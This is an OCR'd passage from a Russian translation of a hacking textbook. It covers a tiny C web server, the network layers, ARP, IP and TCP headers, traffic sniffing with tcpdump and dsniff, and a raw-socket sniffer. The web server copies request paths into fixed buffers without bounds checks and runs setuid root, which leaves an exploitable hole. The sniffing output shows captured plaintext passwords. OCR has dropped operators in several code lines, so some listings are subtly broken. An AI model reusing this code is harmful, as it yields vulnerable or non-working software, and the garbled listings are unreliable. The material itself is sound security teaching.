    host_addr.sin_port = htons(PORT); // Короткое целое, сетевой порядок байтов
    host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически заполняется моим IP
    memset(&(host_addr.sin_zero), '\0', 8); // Обнуляем остаток структуры

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
        fatal("связь с сокетом");

    if (listen(sockfd, 20)    -1)
        fatal("слушание со стороны сокета");

    while(1) { // Цикл функции accept
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
        if(new_sockfd == -1)
            fatal("прием соединения");

        handle_connection(new_sockfd, &client_addr);
    }
    return 0;
}

/* Функция обрабатывает соединение переданного сокета с переданным
* адресом клиента. Соединение обрабатывается как веб-запрос,
* функция отвечает через подсоединенный сокет. В конце функции
* переданный сокет закрывается
*/
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
    unsigned char *ptr, request[500], resource[500];
    int fd, length;

    length = recv_line(sockfd, request);

    printf("Получение запроса от %s:%d \"%s\"\n", inet_ntoa(client_addr_ptr->
sin_addr), ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request,   HTTP/"); // Поиск корректного запроса
    if(ptr == NULL) { // В этом случае HTTP некорректный
        printf(" НЕ HTTP!\n");
    } else {
        *ptr = 0; // Завершаем буфер в конце адреса URL
        ptr = NULL; // Устанавливаем ptr на NULL (используется как флаг для
                    // некорректного запроса)
        if(strncmp(request, "GET ", 4) == 0) // Запрос GET
            ptr = request+4; // ptr   это URL
        if(strncmp(request, "HEAD ", 5) == 0) // Запрос HEAD
            ptr = request+5; // ptr   это URL

        if(ptr == NULL) { // Тогда запрос не распознан
            printf("\tНЕИЗВЕСТНЫЙ ЗАПРОС!\n");
```

```
        } else { // Корректный запрос с ptr, указывающим на имя ресурса
            if (ptr[strlen(ptr)   1] == '/') // Для ресурсов, заканчивающихся на '/',
                strcat(ptr, "index.html");   // добавляем в конец 'index.html'
            strcpy(resource, WEBROOT);    // Начать resource с пути к корневому
                                          // каталогу
            strcat(resource, ptr);        // Объединить с путем к ресурсу
            fd = open(resource, O_RDONLY, 0);  // Пытаемся открыть файл
            printf("\tОткрытие \'%s\'\t", resource);
            if(fd == -1) { // Если файл не обнаружен
                printf(" 404 Not Found\n");
                send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
                send_string(sockfd, "<html><head><title>404 Not Found</title>
                                     </head>");
                send_string(sockfd, "<body><h1>URL not found</h1></body></html>
                                     \r\n");
            } else { // В противном случае работать с этим файлом
                printf(" 200 OK\n");
                send_string(sockfd, "HTTP/1.0 200 OK\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
                if(ptr == request + 4) { // тогда это запрос GET
                    if( (length = get_file_size(fd)) == -1)
                        fatal("при получении размера файла ресурса");
                    if( (ptr = (unsigned char *) malloc(length)) == NULL)
                        fatal("при выделении памяти под чтение ресурса");
                    read(fd, ptr, length); // Читаем файл в память
                    send(sockfd, ptr, length, 0); // Посылаем его на сокет
                    free(ptr); // Освобождаем память от файла
                }
                close(fd); // Закрываем файл
            } // Конец блока if для обнаружения/необнаружения файла
        } // Конец блока if для определения корректности запроса
    } // Конец блока if для определения корректности HTTP
    shutdown(sockfd, SHUT_RDWR); // Корректно закрываем сокет
}

/* Функция принимает дескриптор открытого файла и возвращает размер
* ассоциированного с ним файла. При неудаче возвращает -1
*/
int get_file_size(int fd) {
    struct stat stat_struct;

    if(fstat(fd, &stat_struct) == -1)
        return -1;
    return (int) stat_struct.st_size;
}
```

Функция `handle_connection` ищет в массиве запроса фрагмент строки `HTTP/` с помощью функции `strstr()`, которая возвращает указатель на эту часть строки, ближайшую к концу запроса. Строка завершается, а запросы `HEAD` и `GET` распознаются как доступные для обработки. Запрос `HEAD` возвращает только заголовки, в то время как `GET` возвращает еще и запрашиваемый ресурс (в случае его обнаружения).



Файлы index.html и image.jpg были помещены в папку webroot, как показано в листинге ниже, после чего мы откомпилировали программу для маленького веб-сервера. Для связи с портом, имеющим номер меньше 1024, требуются привилегии пользователя root, поэтому для программы был установлен бит setuid с правами администратора, после чего мы ее запустили. Результат отладки демонстрирует запрос браузера к адресу http://127.0.0.1:

```
reader@hacking:~/booksrc $ ls -l webroot/
total 52
-rwxr--r-- 1 reader reader 46794 2007-05-28 23:43 image.jpg
-rw-r--r-- 1 reader reader   261 2007-05-28 23:42 index.html
reader@hacking:~/booksrc $ cat webroot/index.html
<html>
<head><title> A sample webpage</title></head>
<body bgcolor="#000000" text="#ffffffff">
<center>
<h1> This is a sample webpage</h1>
...and here is some sample text<br>
<br>
..and even a sample image:<br>
<img src="image.jpg"><br>
</center>
</body>
```

```
</html>
reader@hacking:~/booksrc $ gcc -o tinyweb tinyweb.c
reader@hacking:~/booksrc $ sudo chown root ./tinyweb
reader@hacking:~/booksrc $ sudo chmod u+s ./tinyweb
reader@hacking:~/booksrc $ ./tinyweb
Прием веб-запросов на порт 80
Получение запроса от 127.0.0.1:52996 "GET / HTTP/1.1"
    Открытие './webroot/index.html'    200 OK
Получение запроса от 127.0.0.1:52997 "GET /image.jpg HTTP/1.1"
    Открытие './webroot/image.jpg'    200 OK
Получение запроса от 127.0.0.1:52998 "GET /favicon.ico HTTP/1.1"
    Открытие './webroot/favicon.ico'  404 Not Found
```

Адрес 127.0.0.1 особенный, так как он направляет нас на локальную машину. Исходный запрос получает с сервера файл index.html, который, в свою очередь, запрашивает картинку image.jpg. Браузер при этом автоматически ищет файл favicon.ico, чтобы загрузить значок веб-страницы. Результат выполнения запроса показан на следующем скриншоте.

0x430 Спускаемся к нижним слоям

При работе с браузером ничто не мешает вам сосредоточиться на исследовании Всемирной паутины, не думая о протоколах, так как все семь уровней OSI уже настроены нужным образом. Во многих протоколах на верхних уровнях OSI используется обычный текст, так как все детали подключения реализованы на более низких уровнях. Сокеты существуют на сеансовом уровне (пятом), они предоставляют интерфейс для отправки данных с одного узла на другой. Протокол TCP, принадлежащий транспортному уровню (четвертому), обеспечивает надежность и передачу данных, в то время как протокол IP на сетевом уровне (третьем) отвечает за адресацию и передачу пакетов. Протокол Ethernet на канальном уровне (втором) выполняет адресацию между портами Ethernet, необходимую для связи внутри локальной сети (LAN, local area network). На нижнем, физическом уровне (первом) находится обычный провод и протокол передачи битов от одного устройства к другому. Каждое HTTP-сообщение, пройдя через все эти уровни, будет обернуто несколько раз.

Процесс можно сравнить с работой сложной бюрократической машины, как в фильме *«Бразилия»*[1]. На каждом уровне сидит клерк с узкой специализацией, понимающий язык и протокол этого уровня. По мере передачи бумаг каждый клерк выполняет свою часть обязанностей, кладет бумаги в пакет для внутриофисной переписки, пишет снаружи заголовок и передает на следующий уровень. Там следующий клерк выполняет уже свои обязанности, помещает бумаги в дру-

[1] «Бразилия» (*Brazil*) — фильм-антиутопия 1985 года, снятый режиссером Терри Гиллиамом. Герои картины противостоят чудовищной бюрократической машине. — *Примеч. ред.*

гой конверт, пишет заголовок и передает конверт дальше. Сетевой трафик — это бюрократическая переписка серверов, клиентов и одноранговых соединений. На верхних уровнях он может состоять из финансовых данных, электронной почты и практически чего угодно. Независимо от содержимого пакетов, на нижних уровнях используются обычно одни и те же протоколы передачи информации из точки A в точку B. Поняв, как устроена бюрократия распространенных протоколов нижнего уровня, вы сможете заглядывать в конверты и даже подделывать документы, чтобы управлять системой.

0x431 Канальный уровень

Самый нижний из видимых уровней — канальный. Если вернуться к аналогии с офисом, то расположенный еще ниже физический уровень легко представить в виде развозящих почту тележек. Сетевой уровень в этом случае можно сравнить со всемирной почтовой системой, а канальный уровень соответствует локальной связи. Он обеспечивает средства адресации и отправки сообщений любому человеку в офисе, давая возможность выяснить, кто и где находится в данный момент.

Этому уровню принадлежит протокол Ethernet, создающий стандартную систему адресации для всех Ethernet-устройств. Она известна также как управление доступом к среде передачи, или система MAC-адресов (от media access control[1]). Каждому Ethernet-устройству присваивается глобальный уникальный адрес, состоящий из шести байтов, как правило, в шестнадцатеричном формате `xx:xx:xx:xx:xx:xx`. Иногда их еще называют аппаратными адресами, так как каждый из них связан с конкретным устройством и хранится в его интегральной схеме памяти. Их можно представить как номера системы социального страхования, так как каждый фрагмент аппаратного обеспечения должен иметь уникальный MAC-адрес.

Ethernet-заголовок имеет размер 14 байтов и содержит MAC-адреса отправителя и получателя Ethernet-пакета. Среди адресов Ethernet есть и специальный широковещательный адрес, состоящий из двоичных единиц (`ff:ff:ff:ff:ff:ff`). Любой отправленный по этому адресу Ethernet-пакет будет разослан по всем подключенным устройствам.

У сетевого устройства MAC-адрес постоянен, а вот IP-адрес может время от времени меняться. На этом уровне концепции IP-адресов не существует, есть только аппаратные адреса, и потому нужен метод сопоставления двух схем адресации. Почта, которой обмениваются сотрудники в офисе, попадает на нужный стол. В технологии Ethernet существует так называемый *протокол определения адреса* (ARP, address resolution protocol).


Он позволяет создавать, условно говоря, «схемы размещения сотрудников в офисе» для связывания IP-адреса с элементом аппаратного обеспечения. Существуют

[1] Управление доступом к среде (*англ.*). — *Примеч. ред.*

четыре типа ARP-сообщений, но чаще всего используются два из них: *запрос ARP* и *ответ ARP*. В Ethernet-заголовках всех пакетов указывается, к какому типу они принадлежат — к сообщениям ARP или к IP-пакетам.

Запрос ARP — это посылаемое на широковещательный адрес сообщение, содержащее IP-адрес отправителя и MAC-адрес, которое как бы спрашивает: «Есть кто-нибудь с таким IP? Если это ты, пожалуйста, скажи мне свой MAC-адрес». Соответственно, ответ ARP представляет собой отправленное на MAC-адрес запрашивающей стороны сообщение: «Вот мой MAC-адрес, и это действительно мой IP». В большинстве случаев полученные из ответов ARP пары MAC/IP-адресов на время помещаются в кэш, чтобы не запрашивать ответ для каждого пакета.

На схеме ниже представлены две системы из одной сети. Первая имеет IP-адрес 10.10.10.20 и MAC-адрес `00:00:00:aa:aa:aa`, вторая — IP-адрес 10.10.10.50 и MAC-адрес `00:00:00:bb:bb:bb`. Возможность обмена данными появится у них только после того, как они узнают MAC-адреса друг друга.



Если первая система захочет установить TCP-соединение с устройством, IP-адрес которого 10.10.10.50, прежде всего она проверит в ARP-кэше, нет ли там записи для этого адреса. При первом подключении такой записи в кэше нет, так что на широковещательный адрес будет отправлен запрос ARP: «Если твой адрес — 10.10.10.50, пожалуйста, ответь мне по адресу `00:00:00:aa:aa:aa`». Запрос увидят все устройства в сети, но ответить сможет только то, что обладает соответствующим IP-адресом. Ответ ARP от этого устройства с сообщением: «Мой IP — 10.10.10.50, а мой MAC — `00:00:00:bb:bb:bb`» будет отправлен непосредственно на адрес `00:00:00:aa:aa:aa`. Получив ответ, первая система поместит пару адресов IP/MAC в ARP-кэш и начнет использовать аппаратный адрес для связи.

0x432 Сетевой уровень

Сетевой уровень напоминает международную почтовую систему. Это тоже метод адресации и доставки информации в произвольную точку. Протокол, отвечаю-

щий за адресацию и доставку, закономерно называется *интернет-протоколом* (IP, Internet protocol). В большинстве случаев используется IP версии 4.

У любой системы в интернете есть IP-адрес, состоящий из знакомой вам конструкции длиной четыре байта: `xx.xx.xx.xx`. Размер IP-заголовков у пакетов этого уровня составляет 20 байтов, а состоит такой заголовок из различных полей и битовых флагов, описанных в документе RFC 791.

Отрывок из RFC 791

```
[Страница 10]
Сентябрь 1981
Интернет-протокол

3. СПЕЦИФИКАЦИЯ

3.1. Формат заголовка

Общий вид интернет-заголовка:

 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Версия | IHL   |Тип сервиса    |           Общая длина         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        Идентификация          |Флаги|     Сдвиг фрагмента     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Время жизни  |   Протокол    |  Контрольная сумма заголовка  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Адрес источника                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Адрес назначения                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                Параметры                      |  Заполнители  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

            Пример заголовка интернет-датаграммы

                        Рисунок 4.
Каждая отметка представляет одну битовую позицию.
```


Эта наглядная ASCII-диаграмма показывает поля и их положение внутри заголовка. Стандартные протоколы очень хорошо документированы. Как и в заголовке протокола Ethernet, в IP-заголовке есть поле protocol для описания типа данных внутри пакета, а также адресов отправителя и получателя. Еще заголовок содержит контрольную сумму для распознавания ошибок передачи и поля для обработки фрагментации пакетов.

Интернет-протокол по большей части используется для пересылки пакетов, инкапсулированных в более высокие уровни. Но на сетевом уровне существуют

в числе прочего ICMP-пакеты (Internet control message protocol)[1], используемые для передачи диагностических сообщений. Протокол IP менее надежен, чем почта. Доставка IP-пакетов не гарантирована. Если при передаче данных возникает ошибка, отправителю посылается ICMP-пакет с уведомлением.

Возможность подключения также обычно проверяется с помощью ICMP-пакетов. За это отвечает служебная программа ping, использующая ICMP-сообщения, называющиеся эхо-запросом и эхо-ответом. Если узел хочет проверить, можно ли передать данные другому узлу, он посылает эхо-запрос. После его получения удаленный узел отправляет эхо-ответ. Таким способом можно определить задержку при передаче данных между узлами. Важно помнить, что протоколы ICMP и IP не занимаются установлением соединения — все протоколы сетевого уровня отвечают исключительно за доставку пакетов по адресу назначения.

Иногда сетевой канал имеет ограничения на размер пакетов. В этой ситуации протокол IP осуществляет разбиение пакетов на фрагменты, как показано ниже.



Большой пакет разбивается на фрагменты, способные пройти по сетевому каналу, и к каждому добавляется IP-заголовок. Величины смещения всех фрагментов хранятся в их заголовках. В пункте назначения по этой информации воссоздается исходный IP-пакет.

Такие вещи, как помощь во фрагментации при доставке IP-пакетов, никак не способствуют поддержанию соединения и не гарантируют доставку. За это отвечают протоколы транспортного уровня.

0x433 Транспортный уровень

Транспортный уровень можно сравнить с первой линией офисных служащих, которые забирают почту с сетевого уровня. В США покупатель, желающий вернуть бракованный товар, запрашивает разрешение на возврат (RMA, return material

[1] Протокол межсетевых управляющих сообщений (*англ.*). — *Примеч. пер.*

authorization). В соответствии с процедурой возврата у него просят товарный чек и присваивают номер RMA, позволяющий отослать товар производителю. При этом почтовая служба отвечает только за отправку всех сообщений и пакетов по адресам, и ей не важно, что находится внутри.

Два основных протокола транспортного уровня — это протокол управления передачей (TCP, transmission control protocol) и протокол пользовательских датаграмм (UDP, user datagram protocol). Протокол TCP чаще всего используется такими интернет-службами, как telnet, HTTP (веб-трафик), SMTP (почтовый трафик) и FTP (передача файлов). Он популярен, так как создает прозрачное и вместе с тем надежное двунаправленное соединение между IP-адресами. Именно TCP/IP-подключением пользуются потоковые сокеты. Двунаправленное соединение по протоколу TCP можно сравнить с телефоном. После набора номера и установки соединения стороны получают возможность общаться друг с другом. Надежность в данном случае означает, что протокол TCP гарантирует доставку данных без нарушения их порядка. Если в процессе передачи информации пакеты перемешиваются друг с другом, протокол TCP возвращает им правильный порядок, и только после этого они передаются на следующий уровень. В случае потери пакетов доставка откладывается до момента, пока отправитель не передаст недостающие пакеты еще раз.

Все эти вещи обеспечиваются набором *TCP-флагов* и отслеживанием *порядковых номеров*. Вот список TCP-флагов:

TCP-флаг	Значение	Назначение
URG	Urgent (Срочно)	Помечает важные данные
ACK	Acknowledgment (Подтверждение)	Задействует поле «номер подтверждения»; этот флаг установлен для большинства соединений
PSH	Push (Проталкивание)	Заставляет получателя принять данные сразу, без буферизации
RST	Reset (Сброс)	Сбрасывает соединение
SYN	Synchronize (Синхронизация)	Синхронизирует номера последовательности в начале соединения
FIN	Finish (Завершение)	Корректно завершает соединение

Эти флаги хранятся в TCP-заголовке вместе с портами источника и пункта назначения. TCP-заголовок описан в документе RFC 793.

Отрывок из RFC 793

```
[Страница 14]

Сентябрь 1981
Протокол управления передачей

3. ФУНКЦИОНАЛЬНАЯ СПЕЦИФИКАЦИЯ
```

3.1. Формат заголовка

Сегменты TCP передаются в датаграммах IP. Заголовок протокола IP содержит несколько информационных полей, включая адреса хостов отправителя и получателя [RFC791]. TCP-заголовок размещается после IP-заголовка и содержит информацию, относящуюся к протоколу TCP. Такое разделение позволяет использовать на уровне хоста протоколы, отличные от TCP.


Формат заголовка TCP

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Порт источника          |         Порт назначения       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Порядковый номер                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Номер подтверждения                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Смеще-| Резервное |U|A|P|R|S|F|                               |
| ние   |    поле   |R|C|S|S|Y|I|            Окно                |
| данных|           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Контрольная сумма        |      Указатель срочности      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               Параметры                       | заполнители   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                           данные                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Формат заголовка TCP

Каждая отметка представляет одну битовую позицию.

Рисунок 3.



Для сохранения состояния используются порядковый номер и номер подтверждения. Флаги SYN и ACK вместе применяются в трехступенчатой процедуре взаимного представления. Клиент, желающий открыть соединение, посылает на сервер пакет с флагом SYN. Сервер отвечает пакетом, для которого установлены оба флага, SYN и ACK. Для установки соединения клиент возвращает пакет с флагом ACK. После этого у всех пересылаемых пакетов будет установлен флаг ACK и сброшен флаг SYN. Последний устанавливается только для первых двух пакетов, которые используются для синхронизации номеров последовательности.

Номера последовательности позволяют протоколу TCP восстанавливать порядок перепутанных пакетов, определять пропажу пакетов и не допускать смешивания пакетов из разных соединений.

В момент инициализации соединения каждая сторона генерирует начальный порядковый номер. Этот номер пересылается с первыми двумя SYN-пакетами, которыми стороны обмениваются во время процедуры взаимного представления. С каждым последующим отправленным пакетом этот номер увеличивается на количество байтов, обнаруженных в информационной части пакета. Соответствующий порядковый номер добавляется в TCP-заголовок пакета. При этом каждый TCP-заголовок содержит еще и номер подтверждения, равный присланному другой стороной порядковому номеру, увеличенному на единицу.

Протокол TCP прекрасно подходит для приложений, которым требуется надежное двунаправленное соединение. Но у этой надежности есть обратная сторона — потеря пропускной способности.

Протокол UDP требует меньшего количества ресурсов и обладает меньшими возможностями, чем TCP. Своим поведением он во многом похож на протокол IP. У него нет встроенных функций организации соединения и обеспечения надежности — он перекладывает решение этих задач на приложение. Облегченный протокол UDP хорошо подходит для ситуаций, когда установки соединения не требуется. Определенный в документе RFC 768 заголовок протокола UDP относительно мал и состоит из четырех 16-разрядных значений, перечисленных в следующем порядке: порт отправителя, порт получателя, длина и контрольная сумма.

0x440 Анализ сетевого трафика

Разница между коммутируемыми и некоммутируемыми сетями связана с канальным уровнем. В *некоммутируемой сети* (unswitched network) Ethernet-пакеты проходят через все устройства, при этом ожидается, что каждое будет обращать внимание только на адресованные ему пакеты. Но легко можно установить так называемый *неразборчивый режим* (promiscuous mode), в котором будут рассматриваться все приходящие пакеты. Большинство программ для перехвата пакетов, таких как tcpdump, по умолчанию переводят слушаемое ими устройство в этот режим. Вручную он устанавливается командой `ifconfig`, как показано ниже:

```
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:17115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4602913 (4.3 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $ sudo ifconfig eth0 promisc
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:34:61:65
          UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
          RX packets:17181 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4668475 (4.4 MiB) TX bytes:434449 (424.2 KiB)
          Interrupt:16 Base address:0x2024

reader@hacking:~/booksrc $
```

Перехват не предназначенных для публичного просмотра пакетов называется *снифингом*. Таким способом можно получить следующую полезную информацию:

```
reader@hacking:~/booksrc $ sudo tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win 17316
<nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                          13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp:   ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win 5840
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13 win
17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
```

```
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp:   ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win 5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27 win
17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L...........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a            ch.logged.in...
```

Данные, передаваемые такими службами, как telnet, FTP и POP3, не шифруются. В приведенном примере пользователь `leech` авторизуется на FTP-сервере, вводя пароль `l8@nite`. Процедура аутентификации также проходит без шифрования, так что имена пользователей и пароли содержатся в передаваемых пакетах.

Наряду с tcpdump, прекрасным снифферoм общего назначения, существуют и специализированные инструменты для поиска имен пользователей и паролей. Стоит отметить, например, программу Дага Сонга dsniff, умеющую анализировать представляющие интерес данные.

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0

12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite


12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

0x441 Программа для перехвата raw-сокетов

Пока что в наших примерах кода фигурировали только потоковые сокеты. Получаемые и отправляемые через них данные инкапсулируются внутри TCP/IP-соединения. На сеансовом (пятом) уровне модели OSI о более низкоуровневых

деталях передачи данных, об исправлении ошибок и маршрутизации заботится операционная система. Но у программистов есть возможность напрямую работать с этими более низкими уровнями сети, которую обеспечивают так называемые *raw-сокеты*. Для доступа к ним в системном вызове нужно указать тип `SOCK_RAW`. Следом должен идти протокол, так как в этом случае возможно несколько вариантов, например `IPPROTO_TCP`, `IPPROTO_UDP` или `IPPROTO_ICMP`. Давайте рассмотрим пример сниффинга TCP-трафика с использованием raw-сокетов.

raw_tcpsniff.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "hacking.h"

int main(void) {
    int i, recv_length, sockfd;
    u_char buffer[9000];

    if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP))    -1)
        fatal("в сокете");

    for(i=0; i < 3; i++) {
        recv_length = recv(sockfd, buffer, 8000, 0);
        printf("Получен пакет размером %d байтов\n", recv_length);
        dump(buffer, recv_length);
    }
}
```

